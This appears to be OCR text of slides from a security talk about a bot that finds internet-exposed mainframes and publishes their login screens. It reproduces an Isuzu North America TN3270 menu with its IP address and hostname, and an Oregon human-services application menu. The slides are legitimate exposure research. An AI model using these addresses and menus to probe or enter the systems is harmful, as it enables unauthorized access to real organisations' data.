
INTERNET MAINFRAMES PROJECT

A ‘BOT’


- IMP “finds” mainframes on the internet
- Posts them to:

http://mainframesproject.tumblr.com


- Personal Fav’s



```
64.113.32.29             ISUZU NORTH AMERICA NETWORK                   TN3270



****   ***************  ****         ****  ***************   ****         ****
****  ****************  ****         ****  ****************  ****         ****
****  ****              ****         ****              ****  ****         ****
****      ****          ****         ****          ****      ****         ****
****          ****      ****         ****      ****          ****         ****
****              ****  ****         ****  ****              ****         ****
****  ****************  *****************  ****************  *****************
****  ***************    ***************    ***************   ***************



TYPE ONE OF THE FOLLOWING:

   TAO        <---- EMAIL/CALENDARS.       CICS3      <---- AIMI PROD ONLINE.
   TSO        <---- MVS TSO.               CICS4      <---- AIMI TEST ONLINE.



                            ICS.ISUZUNET.COM
```




```
22:36:44  06/23/14      <OREGON DEPT OF HUMAN SERVICES>      Terminal HGW0WY96
IP ADDRESS ::FFFF:128.117.43.92
HOSTNAME TORROUTER.ML-EXT.UCAR.EDU
    Access to this system is restricted to authorized users only.

KEYWORD   APPLICATION                       KEYWORD   APPLICATION
G        - DHS GCICS                        A        - DHS TSO
T        - DHS TEST CICS                             -
R        - DAS ROSCOE                                -
O        - DAS TSO                          K        - DAS CICS
W        - DHS TRAINING                     M        - DHS MCICS
X        - DAS SFMSAGCY                     Q        - DOT ORNETACC
Y        - DAS SFMSTEST                     D        - DAS SFMSTRN
Select ==> 

 This system contains U.S. Government and State of Oregon information.
Unauthorized access, use, or modification of this system or of data contained
herein may constitute a violation of ORS 164.377, Title 18 of U.S. Code 2511,
or other applicable state or federal law. Violations may be subject to
penalties, fines or imprisonment.  By logging into the system you acknowledge
that you are authorized by the State of Oregon to access the system and the
information contained within and consent to monitoring of your use of the
system. The State of Oregon may conduct monitoring activities without notice.
```

